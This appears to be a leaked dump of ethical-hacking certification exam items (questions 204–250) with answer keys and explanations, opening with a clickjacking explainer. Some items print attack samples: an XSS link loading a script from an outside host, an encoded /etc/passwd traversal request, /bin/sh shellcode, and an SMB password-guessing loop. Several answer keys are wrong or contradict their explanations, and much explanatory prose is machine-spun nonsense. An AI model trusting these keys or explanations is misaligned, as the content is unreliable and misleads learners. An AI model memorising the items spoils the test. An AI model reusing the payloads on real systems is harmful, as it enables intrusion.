Clickjacking attack example1. The attacker creates a beautiful page which promises to offer the user a free trip to Tahiti.2. within the background the attacker checks if the user is logged into his banking site and if so, loads the screen that permits transfer of funds, using query parameters to insert the attacker's bank details into the shape .3. The bank transfer page is displayed in an invisible iframe above the free gift page, with the "Confirm Transfer" button exactly aligned over the "Receive Gift" button visible to the user.4. The user visits the page and clicks the "Book My Free Trip" button.5. actually the user is clicking on the invisible iframe, and has clicked the "Confirm Transfer" button. Funds are transferred to the attacker.6. The user is redirected to a page with information about the free gift (not knowing what happened within the background).
This example illustrates that, during a clickjacking attack, the malicious action (on the bank website, during this case) can't be traced back to the attacker because the user performed it while being legitimately signed into their own account.
Clickjacking mitigationThere are two general ways to defend against clickjacking:* Client-side methods - the foremost common is named Frame Busting. Client-side methods are often effective in some cases, but are considered to not be a best practice, because they will be easily bypassed.* Server-side methods - the foremost common is X-Frame-Options. Server-side methods are recommended by security experts as an efficient thanks to defend against clickjacking.

NEW QUESTION: 204
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?
A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration

Answer: A (LEAVE A REPLY)

Explanation

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy.

Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic).

These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION: 205

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

A. jxplorer

B. Zabasearch

C. EarthExplorer

D. Ike-scan

Answer: A (LEAVE A REPLY)

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.
It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION: 206
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.
Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

or you may contact us at the following address:
Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?
A. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
B. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
C. Connect to the site using SSL, if you are successful then the website is genuine
D. Look at the website design, if it looks professional then it is a Real Anti-Virus website
E. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
Answer: E (LEAVE A REPLY)

NEW QUESTION: 207
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?
A. Hybrid
B. Community
C. Public
D. Private
Answer: B (LEAVE A REPLY)
Explanation
The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure.
In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.
The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .
Community Cloud computing facilitates its users to spot and analyze their business demands better.
Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.
Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.
* Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.
Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.
This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.
Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

* Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.
* Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.
Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.
Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.
Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.
* the power to dam users from editing and downloading specific datasets.
* Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
* What devices can store sensitive data.
Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.
Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.
Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION: 208
_____ is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.
A. Resource records

B. Resource transfer
C. Zone transfer
D. DNSSEC
Answer: (SHOW ANSWER)

NEW QUESTION: 209
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?
A. IntentFuzzer
B. Flowmon
C. BalenaCloud
D. Robotium
Answer: C (LEAVE A REPLY)

NEW QUESTION: 210
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```


How would you protect from these attacks?
A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Enable Active Scripts Detection at the firewall and routers
C. Use SSL authentication on Web Servers
D. Create rules in IDS to alert on strange Unicode requests
Answer: (SHOW ANSWER)

NEW QUESTION: 211
Which DNS resource record can indicate how long any "DNS poisoning" could last?
A. SOA
B. MX
C. TIMEOUT
D. NS
Answer: (SHOW ANSWER)

NEW QUESTION: 212
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?
A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary
Answer: C (LEAVE A REPLY)
Explanation
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
* John the ripper
* L0phtCrack
* Aircrack-ng

NEW QUESTION: 213
You have compromised a server and successfully gained a root access.
You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System.
What is the best approach?
A. Use Alternate Data Streams to hide the outgoing packets from this server.
B. Install and use Telnet to encrypt all outgoing traffic from this server.

C. Install Cryptcat and encrypt outgoing packets from this server.
D. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 214
An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?
A. Phishing attack
B. Evil-twin attack
C. War driving attack
D. MAC spoofing attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 215
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?
A. openssl_client -connect www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl s_client -site www.website.com:443
Answer: (SHOW ANSWER)

NEW QUESTION: 216
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?
A. Online Attack
B. Hybrid Attack
C. Brute Force Attack
D. Dictionary Attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 217
When considering how an attacker may exploit a web server, what is web server footprinting?
A. When an attacker uses a brute-force attack to crack a web-server password
B. When an attacker gathers system-level data, including account details and server names

C. When an attacker implements a vulnerability scanner to identify weaknesses
D. When an attacker creates a complete profile of the site's external links and file structures
Answer: D (LEAVE A REPLY)

NEW QUESTION: 218
At what stage of the cyber kill chain theory model does data exfiltration occur?
A. Actions on objectives
B. Weaponization
C. installation
D. Command and control
Answer: D (LEAVE A REPLY)
Explanation
cyber kill chain in this the command and control stage is the defender's "last best chance" to block the operation: by blocking the Command and Control channel. If adversaries can't issue commands, defenders can prevent impact. Typically, compromised hosts must beacon outbound to an Internet controller server to establish a Command & Control (aka C2) channel. APT malware especially requires manual interaction rather than conduct activity automatically. Once the C2 channel establishes, intruders effectively have "hands on the keyboard" access inside the target environment. Let's remember that seldom is Malware automated, normally this command channel is manual. The general practice of intruders is: Email - in, Web = Out. The trick for them is to have established the control over many work stations in an effort to "exfiltrate" data without setting off any anomalies or other monitoring applications based upon content, quantity, frequency, etc. Hence, the reason it is essential to have the proper tools in place that can identify, track, observe, stop and destroy these campaigns within your arsenal of capabilities.

NEW QUESTION: 219
Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?
A. Desynchronization
B. Session splicing
C. Urgency flag
D. Obfuscating
Answer: D (LEAVE A REPLY)

NEW QUESTION: 220
Consider the following Nmap output:

what command-line parameter could you use to determine the type and version number of the web server?

A. -sv

B. -Pn

C. -V

D. -ss

Answer: A (LEAVE A REPLY)

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION: 221

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Answer: D (LEAVE A REPLY)

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION: 222
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. URL Traversal attack
B. Cross-site-scripting attack
C. Buffer Overflow attack
D. SQL Injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 223
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?
A. Kismet
B. OpenVAS
C. tshark
D. Burp Suite
Answer: C (LEAVE A REPLY)

NEW QUESTION: 224
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.
A. 64
B. 128
C. 255
D. 138
Answer: B (LEAVE A REPLY)
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/ Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION: 225
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance

B. Command and control
C. Weaponization
D. Exploitation
Answer: C (LEAVE A REPLY)
Explanation
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets

NEW QUESTION: 226
While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place. What Web browser-based security vulnerability was exploited to compromise the user?
A. Clickjacking
B. Web form input validation
C. Cross-Site Request Forgery
D. Cross-Site Scripting
Answer: C (LEAVE A REPLY)

NEW QUESTION: 227
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.
Which of the following tools is used by Wilson in the above scenario?
A. Factiva
B. Netcraft
C. infoga
D. Zoominfo
Answer: (SHOW ANSWER)
Explanation
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION: 228
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Copy the system files from a known good system
B. Delete the files and try to determine the source
C. Reload from known good media
D. Reload from a previous backup
E. Perform a trap and trace
Answer: C (LEAVE A REPLY)

NEW QUESTION: 229
Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?
A. AH Tunnel mode
B. ESP transport mode
C. ESP confidential
D. AH permiscuous
Answer: B (LEAVE A REPLY)

NEW QUESTION: 230

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext

B. Password spraying

C. Brute force

D. Dictionary

Answer: C (LEAVE A REPLY)

A brute force attack could be a popular cracking method: by some accounts, brute force attacks accounted for five% has a of confirmed security breaches. A brute force attack involves 'guessing' username and passwords to achieve unauthorized access to a system. Brute force could be a easy attack methodology and encompasses a high success rate. Some attackers use applications and scripts as brute force tools. These tools attempt various parole combos to bypass authentication processes. In different cases, attackers try and access net applications by sorting out the correct session ID. offender motivation might embody stealing data, infecting sites with malware, or disrupting service. While some attackers still perform brute force attacks manually, nowadays most brute force attacks nowadays area unit performed by bots. Attackers have lists of ordinarily used credentials, or real user credentials, obtained via security breaches or the dark net. Bots consistently attack websites and take a look at these lists of credentials, and apprize the offender after they gain access.

Types of Brute Force Attacks

* Simple brute force attack-uses a scientific approach to 'guess' that doesn't believe outside logic. * Hybrid brute force attacks-starts from external logic to see that parole variation could also be presumably to succeed, then continues with the easy approach to undertake several potential variations. * Dictionary attacks-guesses username or passwords employing a wordbook of potential strings or phrases. * Rainbow table attacks-a rainbow table could be a precomputed table for reversing cryptologic hash functions. It may be wont to guess a perform up to a precise length consisting of a restricted set of characters. * Reverse brute force attack-uses a typical parole or assortment of passwords against several potential username . Targets a network of users that the attackers have antecedently obtained knowledge. * Credential stuffing-uses previously-known password-username pairs, attempting them against multiple websites. Exploits the actual fact that several users have an equivalent username and parole across totally different systems.

Hydra and different widespread Brute Force Attack Tools

Security analysts use the THC-Hydra tool to spot vulnerabilities in shopper systems. Hydra quickly runs through an outsized range of parole combos, either easy brute force or dictionary-based. It will attack quite fifty protocols and multiple operational systems. Hydra is an open platform; the safety community and attackers perpetually develop new modules.

Other high brute force tools are: * Aircrack-ng-can be used on Windows, Linux, iOS, and golem. It uses a wordbook of wide used passwords to breach wireless networks. * John the Ripper-runs on fifteen totally different platforms as well as UNIX operating system, Windows, and OpenVMS.

Tries all potential combos employing a dictionary of potential passwords. * L0phtCrack-a tool for cracking Windows passwords. It uses rainbow tables, dictionaries, and digital computer algorithms. * Hashcat-works on Windows, Linux, and Mac OS. will perform easy brute force, rule-based, and hybrid attacks. * DaveGrohl-an open-source tool for cracking mac OS. may be distributed across multiple computers. * Ncrack-a tool for cracking network authentication. It may be used on Windows, Linux, and BSD.

NEW QUESTION: 231
In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?
A. 4.0-6.0
B. 4.0-6.9
C. 3.0-6.9
D. 3.9-6.9
Answer: B (LEAVE A REPLY)

NEW QUESTION: 232
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port
445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?
A. Eve is trying to escalate privilege of the null user to that of Administrator
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to connect as a user with Administrator privileges
D. Eve is trying to carry out a password crack for user Administrator
Answer: D (LEAVE A REPLY)

NEW QUESTION: 233
When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?
A. The amount of time it takes to be either accepted or rejected from when an individual provides identification and authentication information
B. The amount of time it takes to convert biometric data into a template on a smart card
C. How long it takes to setup individual user accounts
D. The amount of time and resources that are necessary to maintain a biometric system
Answer: A (LEAVE A REPLY)

NEW QUESTION: 234

At what stage of the cyber kill chain theory model does data exfiltration occur?
A. Installation
B. Command and control
C. Actions on objectives
D. Weaponization
Answer: (SHOW ANSWER)

NEW QUESTION: 235
Jim's company regularly performs backups of their critical servers. But the company cannot afford to send backup tapes to an off-site vendor for long-term storage and archiving. Instead, Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes are not stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?
A. Degauss the backup tapes and transport them in a lock box.
B. Encrypt the backup tapes and transport them in a lock box.
C. Encrypt the backup tapes and use a courier to transport them.
D. Hash the backup tapes and transport them in a lock box.
Answer: (SHOW ANSWER)

NEW QUESTION: 236
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?
A. symmetric algorithms
B. hashing algorithms
C. asymmetric algorithms
D. integrity algorithms
Answer: B (LEAVE A REPLY)

NEW QUESTION: 237
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?
A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving
Answer: C (LEAVE A REPLY)
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be wont to steal the passwords of unsuspecting

users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION: 238
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced.
Which of the following techniques is described in the above scenario?
A. Website footprinting
B. VPN footprinting
C. Dark web footprinting
D. VoIP footprinting
Answer: B (LEAVE A REPLY)

NEW QUESTION: 239
What is the proper response for a NULL scan if the port is open?
A. ACK
B. RST
C. FIN
D. No response
E. PSH
F. SYN
Answer: (SHOW ANSWER)

NEW QUESTION: 240
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and

asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. SMTP

B. S/MIME

C. GPG

D. PGP

Answer: D (LEAVE A REPLY)

NEW QUESTION: 241

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud auditor

B. Cloud consumer

C. Cloud carrier

D. Cloud booker

Answer: B (LEAVE A REPLY)

NEW QUESTION: 242

Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.

B. During a cyberattack, a hacker corrupts the event logs on all machines.

C. An attacker gains access to a server through an exploitable vulnerability.

D. During a cyberattack, a hacker injects a rootkit into a server.

Answer: (SHOW ANSWER)

NEW QUESTION: 243

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDAP. and you must change it to 636. which is LDPAPS.
B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.
Answer: A (LEAVE A REPLY)
AD is port 389 and then LDAPS is secure port

NEW QUESTION: 244
What type of virus is most likely to remain undetected by antivirus software?
A. Cavity virus
B. Macro virus
C. Stealth virus
D. File-extension virus
Answer: C (LEAVE A REPLY)

NEW QUESTION: 245
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?
A. 0x70
B. 0x80
C. 0x60
D. 0x90
Answer: D (LEAVE A REPLY)

NEW QUESTION: 246
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?
A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit
Answer: (SHOW ANSWER)
Explanation
Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device

drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself.
As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION: 247
Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?
A. Google image search
B. FCC ID search
C. EarthExplorer
D. search.com
Answer: (SHOW ANSWER)

NEW QUESTION: 248
What tool can crack Windows SMB passwords simply by listening to network traffic?
A. Netbus
B. L0phtcrack
C. This is not possible
D. NTFSDOS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 249
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?
A. Install DNS logger and track vulnerable packets
B. Disable DNS Zone Transfer

C. Disable DNS timeouts
D. Install DNS Anti-spoofing
Answer: (SHOW ANSWER)

NEW QUESTION: 250
which of the following protocols can be used to secure an LDAP service against anonymous queries?
A. SSO
B. RADIUS
C. WPA
D. NTLM
Answer: A (LEAVE A REPLY)
Explanation
Single sign-on (SSO) may be a session and user authentication service that allows a user to use one set of login credentials as an example, a reputation and arcanum to access multiple applications. SSO will be employed by enterprises, smaller organizations and people to ease the management of varied usernames and passwords.
In a basic net SSO service, an agent module on the appliance server retrieves the precise authentication credentials for a personal user from a frenzied SSO policy server, whereas authenticating the user against a user repository, like a light-weight Directory Access Protocol (LDAP) directory. The service authenticates the top user for all the applications the user has been given rights to and eliminates future arcanum prompts for individual applications throughout constant session.
How single sign-on worksSingle sign-on may be a united identity management (FIM) arrangement, and also the use of such a system is typically referred to as identity federation. OAuth, that stands for Open Authorization and is pronounced "oh-auth," is that the framework that permits AN finish user's account data to be employed by third-party services, like Facebook, while not exposing the user's arcanum.
